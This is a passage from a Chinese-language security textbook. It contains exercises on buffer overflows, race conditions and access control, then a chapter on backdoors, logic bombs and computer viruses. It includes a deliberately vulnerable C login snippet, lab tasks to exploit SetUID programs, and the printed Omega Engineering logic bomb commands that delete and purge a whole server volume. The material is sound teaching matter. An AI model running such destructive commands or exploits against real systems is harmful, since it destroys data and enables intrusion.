- C-3.2 Alice 有一个基于图片的密码系统，系统允许用户选择 20 个喜爱的图片对，图片包括猫、狗和汽车等。为了登录系统，系统为用户列出一系列的图片对——一个图片在左边，一个图片在右边。在每一对图片中，用户必须选择他喜欢图片集中的一个。如果用户从 40 个图片中选出了正确的 20 个图片（即 20 对图片），则用户能登录系统。分析该系统的安全性，也分析搜索空间的大小。该系统比标准密码系统更安全吗？

- C-3.3 Charlie 喜欢 Alice 的基于图片的密码系统，但他改变了登陆方式，它以随机顺序显示用户所需的 40 个不同图片，用户必须指出哪 20 对是自己喜爱的图片。这是对 Alice 系统的改进吗？给出原因。
- C-3.4 Dr.Simplex 认为，对访问控制矩阵和访问控制列表的所有努力都是在浪费时间。他认为，对每个文件的访问权限应由文件所有者限制。给出至少三种情况，说明他的说法是错的，非所有者的其他用户也需要某种类型的访问权限。
- C-3.5 在 UNIX 系统中，对文件集合打包的便捷方法是 SHell ARchive 或 shar file。shar 文件是一个 shell 脚本，其将自身解压缩到相应的文件和目录。shar 文件由 shar 命令创建。在旧版的 HP-UX 操作系统中，shar 命令的实现现在目录/tmp 中创建可预测文件名的临时文件。这个临时文件是一个中间文件，由 shar 命令创建，用于存储命令执行过程中的临时内容。此外，如果此文件名已经存在，那么 shar 打开该文件，并用临时内容覆盖原有文件。如果目录/tmp 允许任何人写入，则存在着脆弱性。攻击者可以利用此脆弱性覆盖受害者的文件。(1) 攻击者应掌握关于 shar 的什么知识？(2) 为了使用 shar 覆盖受害者的任意文件，攻击者应该如何发送命令。提示：在执行 shar 之前，发送该命令。(3) 为了防止此攻击，给出对 shar 实用程序的一个简单修复。注意，这不是一个 setuid 的问题。
- C-3.6 针对缓冲区溢出，Java 被认为是“安全的”。当涉及安全问题时，是否使 Java 作为开发语言会更佳一些呢？可以肯定，不仅是出于安全的考虑，还涉及产品开发的风险。
- C-3.7 Dr.Blahbah 实现了具有 8 位 canary 随机值的系统，用于检测与防止基于堆栈的缓冲区溢出攻击。描述针对 Dr.Blahbah 系统的有效攻击，并分析其成功可能性。
- C-3.8 分析下面的这段 C 代码：

```
int main(int argc, char *argv[])
{
    char continue = 0;
    char password[8];
    strcpy(password, argv[1]);
    if(strcmp(password, "CS166") == 0)
        continue = 1;
    if(continue)
    {
        *login();
    }
}
```

在上面的代码中，*login()是指向函数 login()的指针（在 C 中，可以声明一个函数指针，这意味着对该函数的调用实际上是一个内存地址，表示该函数可执行代码的位置）。(1) 当引用变量 password[] 和 continue 时，该程序容易受到缓冲区溢出攻击吗？如果易受到攻击，说明攻击者如何做到这点，为了避免这种攻击，给出相应变量 password[] 和 continue 代码的理想存储单元排序（假设内存地址从左到右递增）。(2) 为了解决这一问题，安全专家建议删除变量 continue，登录时只使用简单的比较。这是否能修复脆弱性？在多用户系统中，login()函数由许多用户（包括恶意用户和非恶意用户）共享，且许多用户都想同时登录系统时，新的缓冲区溢出攻击是

什么样的呢？假设，只会对这一问题（而不管实际系统的行为），指针在堆栈上，而不是在数据段或共享内存段上。（3）当 `login()` 不是指向函数代码的指针，而是指向 `return()` 命令进行终止，会出现什么样的脆弱性？注意，函数 `strcpy` 不检查数组的长度。

- C-3.9 在 `StackGuard` 方法中，为了解决缓冲区溢出问题，编译器在堆栈中返回地址之前的内存位置插入了 `canary` 值，其中 `canary` 值随机产生。当从函数调用返回时，编译器会检查 `canary` 值是否已被覆盖。你认为这种做法能正常工作吗？如果能，请解释原因，如果不能，请给出相反的例子。
- C-3.10 防止缓冲区溢出的另一种方法是依靠地址空间布局随机化（ASLR）。大多数 ASLR 技术的实现使用一个数对内存起始地址进行偏移，这个数是在运行时随机产生的。因此，数据对象和代码段的起始地址位置都是随机的。这项技术使什么攻击变得更难实施？请给出原因。

项目练习

- P-3.1 编写一个伪程序，作为文件的 `guardian`，允许任何人们对文件进行追加，但不允许对文件做任何修改。例如向日志文件添加信息是非常有用的。你的程序命名为 `append`，以两个字符串 `file1` 和 `file2` 作为参数表示两个文件的路径。`append(String file1, String file2)` 将 `file1` 的内容复制到 `file2` 的尾部，但用户只有读取 `file1` 和 `file2` 的权限。如果操作成功，返回 0。出现错误，则返回 1。

假设操作系统支持 `setuid` 机制，`append` 是一个 `setuid` 程序，所有者是用户 `guardian`。其他被追加的文件（`file2`）的所有者也是 `guardian`。任何人都可以读取文件内容。但是，只有 `guardian` 能写入。使用如下 Java 风格的系统调用编写你的伪代码程序：

- (1) `int open (String path_to_file, String mode)` 打开给定模式的文件，并返回一个正整数，该整数是打开的文件描述符。字符串模式是 `READ_ONLY` 或 `WRITE_ONLY` 之一。
- (2) `void close (int file_descriptor)` 关闭给定描述符的文件。
- (3) `byte[] read (int file_descriptor)` 读取指定文件内容到字节数组，并返回数组。
- (4) `void write (int file_descriptor, byte[] source_buffer)` 将字节数组存入一个文件，替换前一个文件的内容。
- (5) `int getUid()` 获取当前进程的真实用户 ID。
- (6) `int getEuid()` 获取当前进程的有效用户 ID。
- (7) `void setEuid (int uid)` 设置当前进程的有效用户 ID，其中 `uid` 要么是真实的用户 ID，要么是保存的进程有效用户 ID。

在执行上述系统调用，产生错误情况时（例如，试图访问权，但不具备打开权限，或使用了不存在的描述符文件），触发异常 `SystemCallFailed`，该异常由你编写的程序处理。注意，在这个问题中，你不必担心缓冲区溢出攻击。

- P-3.2 实现一个系统，它实现了简单的访问控制列表（ACL）功能，以用户对用户为基础，用户能够对文件授予权限。例如，用户可以创建一个文件，对 `joeuser` 和 `janeuser` 是可读的，但只对 `janeuser` 是可写的。在 ACL 上允许的操作如下。

- (1) `setfacl (path, uid, uid_mode, gid, gid_mode)` 为 ACL 中指定路径的对象（文件或目录）设置用 uid 或组 gid。如果用户/组早已存在，则更新访问模式。如果只设置 `(uid,uid_mode)` 或 `(gid, gid_mode)`，其他未设置参数使用 null。
- (2) `getfacl (path)` 获取文件 path 的整个访问控制列表。
- (3) `access (uid, access_mode, path)` 确定具有 uid 的用户在模式 access_mode 中是否可以访问存储在 path 的对象。此方法返回一个布尔值。path 包含到文件或目录的完整路径，例如，`/u/bob/cs166/homework.doc`。你可以使用 `groups username` 找到 username 属于的组。实现该 ACL 的一种方法是使用链表，考虑到用户、组和文件数，你的解决方案应该更高效。描述如何使用自己的数据结构实现上述操作。你必须考虑与文件父目录相关的权限。为此，应该提供一个方法 `getParent (full_path)`，该方法得到文件或目录的路径，并返回父目录。

- P-3.3 在虚拟机中，安装 Linux 操作系统，它支持基于功能的存取控制（从内核 2.6.24 版本起，功能内置于 Linux 内核之中）。使用功能减少某些 SetUID 程序所拥有的特权数量，如 `passwd` 和 `ping`。
- P-3.4 在虚拟机中，安装给定特权的程序（例如，SetUID 程序），它易受到缓冲区溢出攻击。编写一个程序，利用该脆弱性，并获取管理员权限。尝试不同的攻击方案，一个使用外壳代码，另一个使用返回到 libc 技术。应该注意，许多操作系统都有多个内置对策，以防止缓冲区溢出攻击。首先，要关闭这些保护，再尝试攻击，然后返回，看看是否击败了这些保护措施（可以轻松击败一些对策）。
- P-3.5 在虚拟机中，安装给定特权的程序（例如，SetUID 程序），它易受到格式化字符串攻击。编写一个程序，利用该脆弱性，它将使特权程序崩溃，为用户打印内部秘密变量值，并修改秘密变量值。修改脆弱性程序的源代码，使其能击败格式化字符串攻击。
- P-3.6 在虚拟机中，安装给定特权的程序（例如，SetUID 程序），它易受到竞争条件攻击。编写一个程序，利用该脆弱性，并获取管理员权限。修改脆弱性程序的源代码，使其能击败竞争条件攻击。
- P-3.7 写学期论文，描述为何缓冲区溢出作为许多计算机攻击的载体。讨论为何会有多种缓冲区溢出攻击，并说明不同的软件工程实践和编程语言如何避免缓冲区溢出脆弱性。

本章注释

Doeppner[27] 和 Silberschatz, Galvin 和 Gagne[94] 的教科书中详细讨论了操作系统。本章中基于 UNIX 系统，特别是 Linux 的大部分内容都取自于开源代码文档，通过 <http://www.manpagez.com/> 可以访问这些文档。Grünbacher 详细介绍了 Linux ACL 以及基于 ACL 的文件访问控制算法[37]。在微软开发人员网络可以找到 Windows API 的参考材料 [60]。Aleph One 给出了基于堆栈缓冲区溢出的经典介绍[1]。Lhee 和 Chapin 讨论了缓冲区溢出和格式化字符串开发[54]。Fetzer 和 Xiao 提出了防止堆溢出攻击的方法[33]。Cowan 等结合 StackGuard 编译器扩展，提出了防止堆栈溢出攻击的防御方法：canary 方法[20]。Shacham 等讨论了地址空间随机化和它在防止常见缓冲区溢出攻击的有效性[89]。由 Tom Doeppner 提出了项目 P-3.1。

第4章 恶意软件

4.1 内部攻击


本章专门介绍恶意软件（malicious software，也称为 malware）攻击软件系统的方式。恶意软件是一种这样的软件，它的存在或执行有着负面和意想不到的后果。我们讨论各种各样的恶意软件，也包括一些案例研究以及如何使系统和网络免受恶意软件的攻击。

我们从内部攻击开始介绍恶意软件。内部攻击（insider attack）是指控制或保护资产的内部人员利用安全漏洞进行的攻击。在恶意软件中，内部攻击是指由某位程序员在软件系统中创建的安全漏洞。因为内部攻击是由受信方发起的，所以这种攻击特别危险。而且非常不幸，这种受信方的背叛并不少见。

内部攻击代码嵌入的程序可能是计算机操作系统的一部分，或者是稍后用户或系统管理员要安装的程序。无论是哪种方式，嵌入的恶意软件都会启动特权提升，使一些事件产生严重的破坏或本身再安装其他的恶意软件。

4.1.1 后门

后门（backdoor）是程序中隐藏的功能或命令，有时也称为活门（trapdoor），它允许用户执行一些操作，在正常情况下，这些操作是不允许该用户执行的。当以正常方式使用时，程序能完全按预期和宣传的那样执行。但是，如果激活了隐藏的功能，程序会执行意想不到的操作，通常这些操作会违反安全策略，如执行特权升级。此外，注意，因为后门是嵌入程序的功能或命令，所以后门总是由软件的开发者或管理员创建。也就是说，后门属于内部攻击，如图 4.1 所示。



公共的高级安全

秘密的入口点

图 4.1 软件后门的隐喻图示

为调试插入的后门

有时，为了便于调试，程序员会在程序中插入一些后门。举个例子，如果程序员正在开发计算机登录系统，该系统是一个复杂的生物认证系统，程序员为了绕过出现失败事件的生物身份认证系统，她需要特殊的命令或密码。在代码开发和调试期间，这种后门非常有用，由于编程错误，会使正在开发的系统变得不可用，而此时，通过插入的后门，能重新登录系统。例如，如果由于登录系统的身份验证机制的漏洞，程序员无法登录系统，则登录系统变得完全不可用。在这种情况下，程序员会创建后门，通过特殊的命令（如letmeinBF1KU56）对系统进行访问，以防止调试时程序员被锁定在系统之外。但是，如果在开发完成之后，程序中还留有这样的后门，则它会成为一种安全风险，会成为攻击者绕过身份验证措施的一种途径。

但有时，在完全调试之后，在程序中还留下后门，并非出于恶意。举例来说，即使在调试完成之后，生物认证系统还可能包含一个后门，以便在紧急情况下或出现意外问题时能绕过认证机制。如果用户受伤，则他的生物特征数据变得无效。例如，如果用户手上的伤口明显地改变了他的指纹，那么为了能访问自己的系统，用户会向生物认证系统开发者求助，请求提供一次性密码，此时，这个后门就变得非常有用。从技术角度而言，这种一次性密码覆盖就是一种后门，但这种后门是非常有用的。当然，如果程序员从来没有告诉公司的任何人有这样的覆盖机制，或者在系统部署完成之后，她插入该后门来获得对系统的访问，则留下的后门就是恶意的。

故意的后门

有时，程序员故意插入后门，以便以后他能执行恶意操作，在正常使用这些程序时，不允许执行这些操作。例如，设想一下，如果一个程序员正在设计银行金库的数字输入系统，在系统中，他增加了一个后门，通过使用特殊的按键序列，能访问金库，且这个按键序列只有程序员自己知道，那会发生什么呢？很显然，这种后门是恶意的，并影响巨大。举例来说，经典电影 War Games 在戏剧性的最高点留有后门。在这种情况下，后门是秘密的密码，知道密码，就能访问在北美航空航天防御司令部(North American Aerospace Defense Command, NORAD) 的计算机战争模拟游戏模型。

创建后门的另一个种更加微妙的方式是在程序中故意引入脆弱性，如缓冲区溢出（参见 3.4 小节）。因为程序员了解这种脆弱性，他可以直接利用它，并获得更高的权限。此外，在这种情况下，程序员能假装无辜，他并没有故意创建后门，这只是软件的脆弱性，并且软件脆弱性极为常见。这种攻击有时是针对开源项目部署的，在开源项目中，志愿者贡献自己的代码。攻击者在开源项目的代码中故意引入可利用的漏洞，以便他能访问其他计算机上的系统。

复活节彩蛋

软件可能包含隐藏功能，与后门访问软件类似，我们一般将其称为复活节彩蛋 (Easter eggs)。复活节彩蛋是一种无害的未公开的功能，通过秘密的密码或不同寻常的输入集可以为复活节彩蛋解锁。例如，对程序中的复活节彩蛋解锁可能会显示笑话、程序员的图像或

者开发人员的名单。包含复活节彩蛋程序的具体示例有：UNIX 操作系统的早期版本，它对命令“make love”做出有趣的反应，在 Windows XP 中的接龙游戏，用户只需同时按下 Shift、Alt 和 2 就能胜利。此外，DVD 电影有时也包含复活节彩蛋，通过在屏幕菜单的某些位置按不常用的键，会显示剪辑掉的场景、废片或其他影片之外的内容。

4.1.2 逻辑炸弹

逻辑炸弹（logic bomb）是一种程序，它根据一定的逻辑条件执行恶意操作，如图 4.2 所示。逻辑炸弹的一个典型例子是程序员编写的工资管理系统软件，如果工资管理系统连续两次没有支付给他工资，他嵌入程序中的代码会使程序崩溃。另一个典型的例子是逻辑炸弹与后门的结合，程序员在程序中放入了逻辑炸弹，它在某日将使程序崩溃。在这种情况下，通过后门可以禁用逻辑炸弹，如果程序员只是为自己编写程序索要费用，则他只能这样做。因此这种类型的逻辑炸弹是一种敲诈勒索的方式。



```
if (trigger-condition=true) {  
    unleash bomb;  
}
```

图 4.2 逻辑炸弹

千年虫问题

注意，如果逻辑炸弹是软件的一部分，则程序员必定是恶意的。简单的编程错误不算在内。例如，在 20 世纪，程序员对日期使用两位数的编码， 23 代表 1923。当 2000 年到来时，这种做法引发了一系列的问题。虽然千年虫问题没有造成如一些人所预期的灾难性后果，但它确实引发了一些信用卡交易和其他与日期相关联计算的问题。尽管存在这些负面影响，但我们知道，程序员以这种方式对日期进行编码并没有任何恶意。而只是为了节省一些内存空间，不再存储无用的两个冗余数字。因为没有恶意，所以不应将千年虫问题视为逻辑炸弹，虽然它与逻辑炸弹有类似的效果。

逻辑炸弹的示例

逻辑炸弹的示例出现在经典电影《侏罗纪公园》中，程序员 Nedry 在公园的软件系统中安

装了一段代码，它按部就班地关闭栅栏、大门和门上的锁，以便他能偷一些恐龙胚胎。

在现实生活中，关于逻辑炸弹的报道是在 2008 年，软件承包商 Rajendrasinh Makwana 在 Fannie Mae 的网络软件中插入了逻辑炸弹，Fannie Mae 是一个由美国政府赞助的大型金融企业。据说，在终止与他合作的 3 个月之后，他设置的逻辑炸弹会清空 Fannie Mae 所有的 4000 台计算机服务器。幸运的是，在激活逻辑炸弹的日期之前，找到了逻辑炸弹的代码，从而避免了一场数据灾难，这场灾难如果发生将会对金融世界产生重大影响。

Omega Engineering 的逻辑炸弹

一个真正触发了逻辑炸弹并造成损害的例子是程序员 Tim Lloyd 对他的前雇主 Omega Engineering 公司使用了逻辑炸弹，他被定罪。在 1996 年 7 月 31 日，Omega Engineering 公司的生产操作服务器上的逻辑炸弹被触发，它造成了公司数百万美元的损失，并导致公司大规模裁员。

当权威机构进行调查时，他们发现，服务器上的文件被破坏，Tim Lloyd 一直是该服务器的管理员。此外，当他们搜查服务器的备份磁带时，只发现两个，且都在 Tim Lloyd 的家中，且备份已被删除。

Omega Engineering 时间炸弹背后的逻辑

在执行对服务器内存真实副本的取证调查中，美国特工发现了程序包含如下六个字符串序列：

7/30/96

◆ 这是触发逻辑炸弹的事件——一个日期，只有当前日期在 1996 年 7 月 30 号之后，才会引发剩余代码的执行。

F:

◆ 此后续的命令重点运行在 F 卷，该卷包含服务器的重要文件。

F:\LOGIN\LOGIN 12345

◆ V 这是虚构用户 12345 的登录，具有管理和销毁权限，但令人惊讶的是，该用户没有密码。因此，用户 12345 使用管理权限来运行后续的所有命令。

CD\PUBLIC

◆ 这是一个 DOS 命令，用来将 PUBLIC 文件夹作为当前目录，该文件夹存储着公有程序和 Omega Engineering 服务器的其他公共文件。

FIX.EXE/Y F:*.*

◆ FIX.EXE 是 DOS 程序 DELTREE 的精确副本，它可以删除整个文件夹（并递归地删除其子文件夹），FIX.EXE 在屏幕上显示“修复”而不是“删除”，但实际是删除每个文件。/Y 选项确认删除每个文件，参数 F:*.* 将 F 卷上的所有文件都标识为要删除。

PURGE F:\ALL

◆ 通过简单的磁盘分析，就能很容易地恢复删除的文件。此命令清除了重构的有关信息，使已删除的文件很难被恢复。

因此，这个程序是一个定时炸弹，它的目的就是在 1996 年 7 月 30 日之后，删除 Omega

Engineering 服务器的所有重要文件。基于上述的部分证据，对 Tim Lloyd 进行了定罪，是计算机破坏罪。

4.1.3 内部攻击的防御

保护系统免受逻辑炸弹和后门攻击是非常难的，因为这些恶意软件都是由受信任的程序员创建的，很明显，这种程序员是不值得信任的。但是，防御这种类型的恶意软件也是有可能的。可能的防御如下：

- 避免单点故障。不要只让一个人创建备份或管理重要系统。
- 使用代码走查。让每个程序员都将自己的源代码交给另一个程序员，以便另一个程序员能一行一行地检查代码，帮她找出任何缺失的条件或未被发现的逻辑错误。假设该程序员要花招，在代码走查期间，她将一个源代码集交给另一个程序员，而在稍后，则安装不同的源代码集。为了不引起合作伙伴的注意，她不会讨论定义后门或逻辑炸弹的代码。
- 使用归档和报告工具。一些其他软件工程工具，如自动文档生成器和软件存档工具对揭露或记录内部攻击是非常有用的，当然它们的主要目标是产生高质量的软件。软件工程工具经常形成视觉内容或档案摘要，不光是程序员，管理者也会经常查看这些内容，所以使用这些工具使内部攻击变得更难，因为恶意软件的作者使恶意代码不被检测到是非常困难的。同样，当程序代码被归档后，对开发团队成员而言，当攻击发生后，没发现恶意软件源代码的存在也是不太可能的。
- 限制授权和权限。使用最小权限原则，该原则规定，在保证系统中的每个程序或用户能有效工作的前提下，授予他们最小权限。最小权限参见第 1.1.4 小节。
- 重要系统的物理安全。重要系统应存放在上锁的房间内，具有冗余 HVAC 和电力系统，还要保护它不受洪水和火灾的侵袭。
- 监控员工的行为。特别要注意心怀不满的系统管理员和程序员。
- 控制软件的安装。对已审核且来自于可靠源的程序，要限制其安装新的软件。

4.2 计算机病毒

计算机病毒（简称病毒）是一种能自我复制的计算机代码，它通过修改其他文件或程序来插入代码，且能进一步自我复制（replication）。这种自我复制的特性是计算机病毒与其他类型恶意软件（如逻辑炸弹）的不同之处。病毒的另外一个特性是其复制需要某种类型的用户协助（user assistance），如打开电子邮件附件或共享 USB 驱动器。通常，计算机病毒也同时执行一些恶意的任务，如删除重要文件或窃取密码。

计算机病毒与生物病毒有许多共同的特性。当生物病毒被释放时，会利用环境向未受感染的细胞传播病毒。病毒通常有一定的潜伏期，在遇到合适的未感染细胞之前一直等待。当病毒遇到合适的细胞时，它攻击细胞边缘的防御。如果它能侵入细胞，病毒利用细胞自身的繁殖过程来复制病毒的副本，最后从细胞中释放大批的病毒副本，这个过程会一直持

续，如图 4.3 所示。计算机病毒以这种方式模仿生物病毒，甚至可以使用生物术语载体（vectors）来表示脆弱性，恶意软件（如计算机病毒）就利用这些载体进行攻击。




图 4.3 生物病毒的四个阶段

4.2.1 病毒的分类

计算机病毒的执行有四个阶段：

- (1) 潜伏阶段 (dormant phase): 在这个阶段，病毒只是存在——病毒很低调并避免被检测到。
- (2) 繁殖阶段 (propagation phase): 在这个阶段，病毒进行自我复制，感染新系统中的新文件。
- (3) 触发阶段 (triggering phase): 在这个阶段，一些逻辑条件导致病毒从潜伏或繁殖阶段转换为执行病毒预定的操作。
- (4) 行动阶段 (action phase): 在这个阶段，病毒会执行恶意的操作，这些执行是早已设计好的，称为有效载荷 (payload)。这些操作可以包括一些貌似无辜的行为：如在计算机屏幕上显示很滑稽的图片；还包括一些恶意的行为：如删除硬盘上所有的重要文件。

许多不同类型的计算机病毒都具备上述特征。对病毒分类有许多种方法，其中一种方法是根据病毒的传播方式或感染的文件类型对病毒进行分类。

病毒的类型

程序病毒 (program virus) 也称为文件病毒 (file virus)，通过修改文件包含的对象代码来感染文件。一旦发生了感染，被感染的程序每次运行时，病毒程序肯定也会运行。如果被感染的程序是常用的操作系统程序或流行的视频游戏，则会经常运行该程序，此时，

病毒程序也会经常运行，所以病毒的维护和复制变得更加容易。因此，最常用的、最流行的程序通常是计算机病毒的感染目标。图 4.4 给出了被感染程序文件的示意图，它既包含源程序代码也包含病毒代码。




图 4.4 病毒如何将自己注入一个程序文件：(a) 在程序开始处简单注入。(b) 更复杂的注入是将病毒代码分成两部分，并将这两部分分别注入程序中的不同位置。使用跳转指令来开始病毒代码的执行，然后将控制权传递给源程序代码

一些文字处理程序（如微软的 Word）支持强大的宏系统，宏系统允许使用自动的命令序列。当合理使用宏时，如果底层信息发生改变，则宏会对文件提供数字、名字和日期等的动态更新。宏系统通常包括大量的操作集，如文件操作和启动其他应用程序。因为宏的行为与可执行的程序类似，它也成为病毒侵入的目标。

宏病毒（macro virus）也称为文档病毒（document virus），当打开文档时，启动病毒，此时，病毒搜索其他要感染的文件。此外，宏病毒可以将自身插入到标准文档模板，这使新创建的每个文档都感染了病毒。最后，当被感染的文档用电子邮件发送给其他用户时，病毒得以进一步的传播。

引导区病毒（boot sector virus）是一种特殊类型的程序病毒，它感染驱动器引导区的代码，每次启动计算机或重启动时，都会运行引导区的代码。这种类型的病毒很难清除，因为引导程序是计算机运行的第一个程序。因此，如果引导区被病毒感染，那么该病毒会小心地确保其副本能注入其他操作系统的文件。因此，杀毒软件会定期监视引导区的完整性。

计算机病毒的实例

下面，给出在真实世界中的一些计算病毒示例：

- 耶路撒冷 (Jerusalem): 它是 20 世纪 80 年代的一种病毒，感染 DOS 操作系统的文件。首次在以色列的耶路撒冷发现了该病毒。一旦该病毒在计算机上被激活，耶路撒冷病毒会将自身加载到计算机主存之中，然后感染其他正在运行的可执行文件。此外，它避免重新感染已注入病毒的文件。它的破坏行为是：如果在 13 号星期五执行了该病毒，则会删除所有正在运行的程序文件。耶路撒冷病毒有许多变种，如 Westwood、PQSR、Sunday、Anarkia 和 Friday-15th，这些变种在其他日期造成破坏，与原来的耶路撒冷病毒略有区别。
- 梅丽莎 (Melissa): 它是第一个有记录可查的通过群发电子邮件进行自身传播的病毒。它是一个宏病毒，感染微软 Word 97 或 Word 2000 的文档以及 Excel 97 或 Excel 98 的文档。一旦打开被感染的文档，梅丽莎病毒会向受害者地址簿的前 40 位或 50 位好友发送已感染的文档。它也感染其他 Word 和 Excel 文档。当梅丽莎最初发动攻击时，它的传播速度如此之快，以至于许多电子邮件服务器不得不暂时关闭，因为服务器接收的电子邮件太多，造成严重的超载。梅丽莎也有许多变种，如 Papa、Syndicate 和 Marauder。这些变种发送的邮件内容中的消息和文件名都有所不同。但目标都是吸引收件人打开附件，使病毒得以进一步的蔓延。
- Elk Cloner: 它是一个引导区病毒，感染在 20 世纪 80 年代初的苹果 II 操作系统，只要插入受感染的磁盘，病毒就会将自身写入到硬盘驱动器，从而感染系统。但是，相对而言，该病毒是无害的，只是每当计算机启动 50 次时，病毒的有效载荷会打印出一首诗。
- Sality: 它是最近的、可执行文件的病毒。一旦执行了该病毒，则会禁用防病毒程序，并感染其他可执行的文件。Sality 通过修改入口点来模糊自己在可执行文件中的存在。它还会检查正在运行的计算机是否连接到了互联网，如果已连网，它会连接到恶意网站，下载其他的恶意程序。

4.2.2 病毒的防御

因为计算机病毒与生物病毒有许多相似的特性，通过分析人体如何对有害入侵做出反应，并将其应用到计算机病毒的防御，这样做是非常恰当的。当病毒入侵人体并绕过最初的防御后，它会迅速蔓延，并感染人体的许多细胞。但是，当病毒传播时，人体的免疫系统会了解并检测攻击病毒的独特特征，专门对被感染细胞做出反应。

病毒的特征码

计算机病毒绕过了一些系统的通用防御，肆意释放，并迅速传播。这种传播不可避免地会引起系统管理员的关注，他会向杀毒软件公司提供被感染文件的样本。然后，专家会研究被感染文件，找到具体计算机病毒的特征代码段。一旦专家找到了这样的特征指令集，就会创建唯一标识这类病毒的特征字符串。

一般将特征字符串称为病毒的特征码 (signature)，它是病毒的一种数字指纹。然后，与我们的免疫系统攻击病毒感染一样，病毒检测程序加载所有已知病毒的特征码。因此，

我们需要经常更新病毒检测的软件包，从而使病毒检测程序使用的总是最新的病毒特征码数据库。检测文件中病毒特征码的存在是模式匹配（pattern-matching）问题的一个实例，它包含在文本中的搜索模式。我们已经设计出了一些高效的模式匹配算法，在对文件进行单一扫描的同时，也能以多种模式进行搜索。

病毒的检测与隔离

检查文件是否感染了病毒一般有两种方式：一种是定期扫描整个文件系统，第二种更加有效，它实时地分析每个新创建的文件、每个修改的文件和收到的每封电子邮件附件。实时病毒检查依赖于拦截系统，拦截系统会调用与文件操作相关联的操作，以便在文件被写入磁盘之前，先对文件进行扫描。任何文件，只要有一部分包含与病毒特征码匹配的代码，就会被放入受保护的存储区，也称为隔离（quarantine）。然后再对被隔离的程序进行更仔细的分析，以确定下一步应该怎么做。例如，可能会删除被隔离的程序；或用源程序（未感染的版本）替代被感染的版本；或者直接修改程序，删除病毒代码段，但这个过程与外科手术不同。

4.2.3 加密病毒

因为杀毒软件系统的目光就是检测病毒的特征码，所以计算机病毒编写者会试图隐藏病毒的代码。如图 4.4 所示，可以将病毒细分成多块，然后分别注入程序文件的不同位置。这种方法极易成功，因为它将病毒的特征码分散到了整个文件之中，但是重组病毒代码段会立即揭示病毒的代码（即病毒的特征码）。病毒编写者利用另一项技术使文件中病毒的存在更加隐蔽，这项技术就是加密病毒程序的主体，如图 4.5 所示。




图 4.5 加密病毒的结构

通过加密病毒代码的主体，病毒隐藏了自身的许多特征，如它的复制代码；更重要的是，它隐藏了自身有效载荷，如搜索和删除重要文件。如图 4.5 所示，对病毒代码的修改会产生不同的结构：解密代码、密钥和加密病毒代码。另外，病毒加密使用了短密钥（如 16 位密钥），解密代码由暴力解密攻击代码替代。加密的目的是使防病毒程序更难确定病毒。但是，要注意，对病毒主体解密的代码本身必须是未加密的代码。所以非常有趣，这一需求意味着被加密的病毒有泄密者的结构，此结构本身就是一种病毒的特征码。

尽管这种结构并没有告诉安全专家病毒执行什么样的计算，但它确实表明，分析执行加密的代码段能定位潜在的计算机病毒。通过这种方式，病毒的军备竞赛仍在继续，加密病毒正在反击基于特征码的检测，反过来，分析加密代码的病毒检测软件又在反击加密病毒。

4.2.4 多变体病毒和变形病毒

病毒反击基于特征码检测系统的另一项技术是复制变异病毒，从而创造同一种病毒的不同品种。一般将这种变异病毒称为多变体（polymorphic）病毒或变形（metamorphic）病毒。虽然有时这两个术语会交替使用，但多变体病毒是通过加密使自身呈现多种形式，每一个病毒副本都使用了不同的密钥。另一方面，变形病毒采用非加密的混淆技术，如指令重排序和包含无用指令技术。虽然多变体病毒和变形病毒的检测难度很大，但因为在病毒代码中会有一些位的特征模式，所以通过位的特征模式可以识别这两类病毒。

检测多变体病毒

一种检测多变体病毒的方法是把重点放在这样一个事实上：即对病毒加密和病毒自我复制时，每次都要使用不同的加密密钥。这种选择意味着计算机病毒主体还必须包含加密算法的通用代码——以便它能使用新密钥加密自己的副本。多变体病毒还有与加密自身功能相关的特征码。最初会对加密代码本身进行加密，所以，在这种情况下，病毒检测算法必须首先确定它的解密代码。

检测变形病毒

